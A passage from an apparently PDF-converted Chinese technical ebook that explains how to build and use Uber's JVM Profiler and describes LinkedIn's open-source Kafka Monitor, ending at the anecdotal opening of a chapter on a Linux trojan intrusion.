
- Console Reporter: 控制台输出
- Kafka Reporter: 发送到 Kafka topics

## JVM Profiler 扩展

通过 **-javaagent** 选项可以构建自己的 reporter，例如：

```
java -javaagent:jvm-profiler-0.0.5.jar=reporter=com.uber.profiling.reporters.CustomReporter
```

## 数据基础设施整合



Uber 将 JVM Profiler 与自己的数据基础设施进行整合：

- **Cluster-wide data analysis:** 集群数据分析中指标数据首先推送到 Kafka 并存储于 HDFS, 用户最终通过 Hive/Presto/Spark 查询。
- **Real-time Spark application debugging:** Uber 使用 Flink 实现单个应用的实时数据聚合并写入到 MySQL 数据库，这样用户就可以通过基于 Web 的接口查询指标。

## JVM Profiler 应用

示例：使用 JVM Profiler 跟踪一个简单的 Java 应用

首先，git clone 项目代码

```
git clone https://github.com/uber-common/jvm-profiler.git
```

然后，mvn package 构建 jvm-profiler jar

```
mvn clean package
```

最后，调用 JAR 运行 JVM Profiler (e.g.target/jvm-profiler-0.0.5.jar)

```
java -javaagent:target/jvm-profiler-0.0.5.jar=reporter=com.uber.profiling.reporters.ConsoleOutputReporter -cp target/jvm-profiler-0.0.5.jar com.uber.profiling.examples.HelloWorldApplication
```

上述命令行将运行一个简单的 Java 应用并通过控制台输出性能和资源使用情况。例如：

## Nill

JVM Profiler 也能通过命令行将指标数据发送到 Kafka topic：

## Nill

## Use the profiler to profile the Spark application

示例：基于 JVM Profiler 跟踪 Spark 应用

假定我们已经有一个 HDFS 集群，将 JVM Profiler JAR 上传到 HDFS

```
hdfs dfs -put target/jvm-profiler-0.0.5.jar hdfs://hdfs_url/lib/jvm-profiler-0.0.5.jar
```

使用 **spark-submit** 命令行启动 Spark 应用

```
spark-submit --deploy-mode cluster --master yarn --conf spark.jars=hdfs://hdfs_url/lib/jvm-profiler-0.0.5.jar --conf spark.driver.extraJavaOptions=-javaagent:jvm-profiler-0.0.5.jar --conf spark.executor.extraJavaOptions=-javaagent:jvm-profiler-0.0.5.jar --class com.company.SparkJob spark_job.jar
```

## 指标查询


Uber 将指标数据发送到 Kafka topic 和后台数据管线并自动存储于 Hive tables。用户可以设置类似的管线并使用 SQL 查询指标数据。用户也可以编写自己的 reporter，将指标发送到 SQL 数据库（如 MySQL）。Hive table 查询示例，包含每个进程的内存和 CPU 指标：

| role     | processUuid                          | maxHeapMemoryMB | avgProcessCpuLoad |
|----------|--------------------------------------|-----------------|-------------------|
| executor | 6d3aa4ee-4233-657e1a87825d           | 2805.255325     | 7.61E-11          |
| executor | 21f418d1-6d4f-440d-b28a-4eba1a3bb53d | 3993.969582     | 9.56E-11          |
| executor | a5da6e8c-149b-4722-8fa8-74a16baabcf8 | 3154.484474     | 8.18E-11          |
| executor | a1994e27-59bd-4cda-9de3-745ead954a27 | 2561.847374     | 8.58E-11          |

## Next

Uber 将 JVM Profiler 应用到自己最大 Spark 应用 (1000 多个 executor), 在该过程中将每个 executor 分配的内存减少了 2GB (从 7GB 降低到 5GB)。对于整个 Spark 应用来说合计节省 2TB 内存。

Uber 还将 JVM Profiler 应用到了所有 Hive on Spark 应用, 并发现了一些提高内存使用效率的机会。下面的图3显示了 Uber 发现的一个结果: 大约 70% 的应用程序的实际内存利用率不到已分配内存的 80%。研究结果表明, 大多数应用程序可以分配较少的内存并将内存利用率提高 20%。



## Tips

```
$ mvn package
[INFO] Scanning for projects...
[INFO]
[INFO] -----< com.uber:jvm-profiler >-----
[INFO] Building uber-jvm-profiler 0.0.7
[INFO] -----[ jar ]-----
[INFO] Including org.apache.kafka:kafka-clients:jar:0.11.0.2 in the shaded jar.
[INFO] Including net.jpountz.lz4:lz4:jar:1.3.0 in the shaded jar.
[INFO] Including org.xerial.snappy:snappy-java:jar:1.1.2.6 in the shaded jar.
[INFO] Including org.slf4j:slf4j-api:jar:1.7.25 in the shaded jar.
[INFO] Including org.apache.commons:commons-lang3:jar:3.5 in the shaded jar.
[INFO] Including com.fasterxml.jackson.core:jackson-core:jar:2.8.9 in the shaded jar.
[INFO] Including com.fasterxml.jackson.core:jackson-databind:jar:2.8.9 in the shaded jar.
[INFO] Including com.fasterxml.jackson.core:jackson-annotations:jar:2.8.0 in the shaded jar.
[INFO] Including org.javassist:javassist:jar:3.21.0-GA in the shaded jar.
[INFO] Including org.yaml:snakeyaml:jar:1.18 in the shaded jar.
[INFO] Including org.apache.httpcomponents:httpclient:jar:4.3.6 in the shaded jar.
[INFO] Including org.apache.httpcomponents:httpcore:jar:4.3.3 in the shaded jar.
[INFO] Including commons-logging:commons-logging:jar:1.1.3 in the shaded jar.
[INFO] Including commons-codec:commons-codec:jar:1.6 in the shaded jar.
[INFO] Including redis.clients:jedis:jar:2.9.0 in the shaded jar.
[INFO] Including org.apache.commons:commons-pool2:jar:2.4.2 in the shaded jar.
[INFO] Replacing original artifact with shaded artifact.
[INFO] Replacing /Users/yanrui/project-third/jvm-profiler/target/jvm-profiler-0.0.7.jar with /Users/yanrui/project-third/jvm-profiler/target/jvm-profiler-0.0.7-shaded.jar
[INFO] Dependency-reduced POM written at: /Users/yanrui/project-third/jvm-profiler/dependency-reduced-pom.xml
[INFO] -----
[INFO] BUILD SUCCESS
[INFO] -----
[INFO] Total time: 03:38 min
[INFO] Finished at: 2018-08-07T09:50:26+08:00
[INFO] -----
bash-3.2$
```

```
## MVN
$ wget http://mirrors.hust.edu.cn/apache/maven/maven-3/3.5.4/binaries/apache-maven-3.5.4-bin.tar.gz
$ tar -xvf apache-maven-3.5.4-bin.tar.gz
$ echo 'export M2_HOME="/usr/local/apache-maven-3.5.4"' >> ~/.bash_profile
$ echo 'export PATH=$M2_HOME/bin:$PATH' >> ~/.bash_profile
$ . ~/.bash_profile
$ mvn -v
Apache Maven 3.5.4
```

## 扩展阅读

- Linux 性能诊断:负载评估
- Linux 性能诊断:快速检查单
- 操作系统原理 | How Linux Works (一) : 启动
- 操作系统原理 | How Linux Works (二) : 空间管理
- 操作系统原理 | How Linux Works (三) : 内存管理
- 操作系统原理 | How Linux Works (四) : 网络管理

## 扩展阅读 : 动态追踪技术

- 动态追踪技术(一) : DTrace 导论
- 动态追踪技术(二) : strace+gdb 溯源 Nginx 内存溢出异常
- 动态追踪技术(三) : Tracing Your Kernel Function!
- 动态追踪技术(四) : 基于 Linux bcc/BPF 实现 Go 程序动态追踪
- 动态追踪技术(五) : Welcome DTrace for Linux

# 开源监控框架：LinkedIn Kafka Monitor

## 摘要

- 一、How Kafka Works
- 二、Kafka Application：基于 Kafka 构建事件溯源模式的微服务
- 三、Kafka Operation：LinkedIn 开源 Kafka Monitor

一个关于Kafka的监控测试框架

- [LinkedIn.com:Open Sourcing Kafka Monitor](#)

Apache Kafka 已经成为了一个面向大规模流数据的，标准的消息系统。在Linkedin这样的公司，它被用作各类数据管道的主力，支持一系列关键服务。它已经成为确保企业基础架构健壮、容错和高性能的核心组件。

在过去，网站高可用工程师（SRE）必须依赖Kafka服务器的报告来度量、监控一个Kafka集群（例如，访问流量，离线分区计数，under-replicated分区计数，等等）。如果任何一个指标不可用，或者任何指标的值是异常的，都有可能是某些方面出错了，SRE则需要介入问题排查。然而，从一个Kafka集群获得这些指标并不像听起来那么容易—无论集群是否可用，一个很低的流入流出值并不没有必要告诉我们，也不能为最终用户提供一个基于可用性经验的、细粒度的参考结果（比如说，在这个事件中描述道：只是一个分区的子集异常了）。随着我们的集群增长得愈加庞大，为越来越多的重要业务提供服务，可靠、精确地度量Kafka集群可用性的能力，也就变得越来越重要。

为了监控可用性，有必要主干的稳定性，从功能上或性能方面尽可能早的捕获可回溯的信息。Apache Kafka 在虚拟机中包含一系列单元测试和系统测试方法，用于检测错误。到目前为止，我们仍然能发现一些偶发错误，它们直到Kafka在真实的集群中已经部署很多天甚至几周之后才显现。这些错误会引起许多运行时开销或者导致服务中断。有些时候该问题很难被重现，SRE工程师只能在开发者找到原因之前回退到上一个版本，这显然要增加Kafka的部署和维护成本。在许多情况下，这些错误可以在更早的阶段就被探查出来，假如我们可以在一个具备多样化故障转移的环境部署Kafka，同时加载生产规模的流量、延长持续时间。

Kafka Monitor 是一个监控测试Kafka部署情况的框架，可以帮助我们针对上面的不足提供以下能力：


- (a) 在生产集群持续监测SLA
- (b) 在测试集群持续进行回归测试。在最近的 KafkaSummit 我们已经宣布在 Github 上开源 Kafka Monitor。接下来我们将继续开发 Kafka Monitor 并把它作为我们事实上的 Kafka 认证解决方案。我们希望它也能使别的公司从中收益，那些希望验证和监控它们自己的Kafka部署情况的公司。

## 设计概览

Kafka Monitor 使得这些事情变得很容易：在真实的生产集群中，开发和执行长时间运行特定的Kafka系统测试，基于用户提供的SLA监控已经部署的Kafka。

开发者可以创建新的测试，通过组装可复用的组件，用来仿真各种各样的场景（例如 GC 中断，代理被硬杀，回滚，磁盘故障，等等），收集指标；用户可以运行 Kafka Monitor 测试用例，在这些场景执行的时候可以伴随用户定义的定时任务，无论是测试集群还是生产集群，都能够验证，Kafka 在这些场景下，是否能够达到预期效果。为了实现上述目标，Kafka Monitor 的设计模型包含一系列测试结果收集器和服务。

一个Kafka Monitor 实例运行在一个单独的Java进程，在相同的进程里可以再产生多个测试用例和服务。下面的示意图表达了服务，测试用例和Kafka Monitor实例之间的关系，也可以知道Kafka Monitor 如何在Kafka集群和用户之间相互作用。



## 测试

一个典型的测试，将仿真一系列场景，基于某些前期已经定义的定时任务，需要启动一些生产者／消费者，上报指标，验证指标值是否符合前期定义的断言。举个例子，Kafka Monitor 能够启动一个生产者，一个消费者，每五分钟反射一个随机代理（比方说，如果说它是监控

一个测试集群）。Kafka Monitor 接下来就可以度量可用性，消息丢包率，揭露JMX指标，用户可以在一个实时的健康仪表盘看到这些信息。如果消息丢包率比一些阀值还要大，它能发出告警，这些阀值基于用户特定的可用性模型确定。

## 服务


我们概括了仿真逻辑，针对持续长时间场景的服务，目的是为了加快、简化从复用组件组装测试的过程。一个服务将再产生它自己的线程，去执行那些场景、测量指标。举例说明，我们现在已经具备如下服务：

- [] 生产者服务，生成Kafka消息，测量生产速率和可用性指标。
- [] 消费者服务，消费Kafka消息，测量消息丢包率，消息复制速率以及端到端时延。这些服务依赖于生产者服务来提供消息，它会嵌入一个消息序列号和时间戳。
- [] 代理反射服务，能够基于预定义的定时任务提供一个发射代理。

一种测试需要由许多服务组成，验证一系列超时场景。举例来说，我们可以创建一个测试，包含一个生产者服务，一个消费者服务，以及一个代理反射服务。这个生产者服务和消费者服务，将被配置为从同一个主题发送和接收消息。那么这个测试将验证消息丢包率持续为0。

## 使用多个Kafka Monitor实例进行集群间性能测试

当所有的服务和相同的Kafka Monitor实例必须运行在同一个物理机器上的时候，我们可以启动多个Kafka Monitor 实例在不同的集群，一起协作完成一个精密控制的端到端测试。在下面这个测试示意图中，我们启动了两个Kafka Monitor 实例在两个集群中。第一个Kafka Monitor 实例包含一个生产者服务，提供给Kafka 集群1。消息从集群1反射到集群2。最后，在第二个Kafka Monitor 实例的消费者服务，处理了消息，来自集群2中的同一个主题，并且报告了通过集群通道的端到端时延。



## Kafka Monitor 在 LinkedIn 的应用


- 监控 Kafka 集群部署情况 在 2016 年早些时候，我们部署了 Kafka Monitor 用来监控可用性和端到端时延，包括 LinkedIn 的每一个 Kafka 集群。本项目的 wiki 展示了更多细节，以及这些指标是如何度量的。这些基本但是关键的指标，对于积极地监控我们 Kafka 集群的 SLA 非常有用。
- 在端到端工作流中验证客户端库 正如早先发布的一篇 BLOG 中说明的那样，我们有一个客户端的库，缠绕在普通的 Apache Kafka 生产者和消费者，用于提供一些 Apache Kafka 无法支持的特性，例如 Avro 编码，审计和大消息支持。我们也有一个 REST 客户端，它允许非 Java 应用程序从 Kafka 生产和消费数据。这些客户端库和每一个新的 Kafka release 版本，验证它们的功能可用性是非常重要的。Kafka Monitor 允许用户将客户端库作为插件，加入到它的端到端工作流中。我们已经部署的 Kafka Monitor 实例，已经在测试中使用我们封装的客户端和 REST 客户端，用于验证它们的性能和功能，使得这些客户端库和 Apache Kafka 的每一个新的 release 版本都能符合要求。
- 验证 Apache Kafka 新的内部 Release 版本 我们通常每个季度都会从 Apache Kafka 的主干版本复制代码，然后建立一个新的内部 release 版本，或者吸收 Apache Kafka 新的特性。从主干复制代码的一个重要的收益就是，部署 Kafka 到 LinkedIn 的生产集群之后，通常能在 Apache Kafka 的主干版本上探查到一些问题，这样的话我们就能在 Apache Kafka 官方正式的 release 发布之前获得修复。基于复制 Apache Kafka 主干版本可能存在的风险，我们做了额外的工作，在一个测试集群中验证每个内部 release 版本—从生产集群中获得镜像流量—几周以前生产环境部署新的 release。举例来说，我们执行回退或者硬杀掉代理的时候，需要检查 JMX 指标去验证确实有一个控制进程并且没有离线分区，为了验证 Kafka 在故障迁移场景中的可用性。在过去，这些步骤都是手工进行的，非常消耗时间，并且我们有大量事件和许多场景需要测试，这种方式的伸缩性就非常差。我们切换到 Kafka Monitor 之后，这个过程就自动化了，并且可以覆盖更多故障迁移的场景，而且是可以持续进行的。

## 相关工作的比较

Kafka Monitor 对其它公司而言也是有用的，可以帮助验证他们自己的客户端库和 Kafka 集群。当然 Microsoft 也已经在 Github 上有了一个开源项目，也是监控室 Kafka 集群的可用性和端到端时延。同样地，在这篇发表的博客中，Netflix 介绍了一种监控服务，即发送持续的心跳消息，同时度量这些消息的时延。Kafka Monitor 自己的特点就是专注于可扩展性，模块化以及客户端库和多样化场景支持。

## 开始

Kafka Monitor的源代码可以从 Github 下载，基于Apache 2.0 授权协议。使用指南，设计文档和未来规划在 README 文件和项目 wiki 中可以查阅。我们很乐于听到你对该项目的反馈意见。当 Kafka Monitor 被设计用来作为，测试和监控 Kafka 部署情况的框架的时候，我们视线了一个基本的但是有用的测试，确保你能开箱即用。这些测试可以度量可用性，端到端时延，消息丢包率以及消息复制速率，通过运行一个生产者和一个消费者，它们使用同一个主题生产／处理消息。你可以在终端看到这些指标，基于 HTTP GET 请求、程序化地获得它们的值，甚至随着时间查看它们的值，通过一个简单（快速启动）的图形界面，如下面的截图所示。关于如何运行测试、查看指标的详细介绍内容请参阅项目网站。



## 演进规划

- 增强测试场景 每次执行代码 check-in 的时候，Apache Kafka 包含了一大批系统测试。我们计划在 Kafka Monitor 中实现一个简单的测试，然后部署到 LinkedIn 的测试集群，最终做到持续运行这些测试。这使得我们可以在问题发生的时候进行性能回溯，还可以验证各种特性的是否可用，例如限额、管理操作，授权，等等。
- 整合 Graphite 和类似的框架 它对用户来说非常有用，可以在他们的组织内，通过一个简单的 web 服务查看所有跟 Kafka 相关的指标。我们计划在 Kafka Monitor 中提升现有的报表服务，这样用户就能够导出 Kafka Monitor 的指标到 Graphite 或者他们选择的其它框架
- 整合故障注入框架 我们也计划将 Kafka Monitor 与故障注入框架整合（名叫 Simoorg），可以测试、收集 Kafka 在更全面的故障迁移场景中的处理能力，例如磁盘故障或者数据错误。

## 扩展阅读：开源架构技术漫谈

- Stack Overflow：2017年最赚钱的编程语言
- 玩转编程语言：构建自定义代码生成器
- 远程通信协议：从 CORBA 到 gRPC
- 基于Kafka构建事件溯源型微服务
- LinkedIn 开源 Kafka Monitor
- 基于Go语言快速构建一个RESTful API服务
- 应用程序开发中的日志管理(Go语言描述)
- 数据可视化（七）Graphite 体系结构详解


## 参考文献

- LinkedIn使用Kafka进行关键业务消息传输的经验总结 | 秦江杰@QCon

# 木马来袭

在与特洛伊的战争中，我们从未取得优势。— 弗拉基米.耶维奇.严

## (Linux/XOR.DDoS) 木马入侵分析及其它



## 工程师的三大法宝

一个有江湖经验的工程师，通常随身携带三件法宝，就像这样：

用户：这个采集点为什么没数据？客服：我们看看 工程师各种排查，重启进程 客服：  
现在有了，你再看看？ 用户：..... 三天后 用户：这个采集点为什么又没数据？ 工程师各种排查，发现A机房的某台服务器登陆缓慢 客服：一台服务器坏了，需要重装系统  
用户：..... 系统重装几周后，问题再次来袭 工程师：服务器太老了，硬件有问题，建议换新的 用户：.....

“没有什么问题是重启解决不了的，如果一次不行，那就两次。”

在很多情况下，三板斧确实可以解决不少问题。

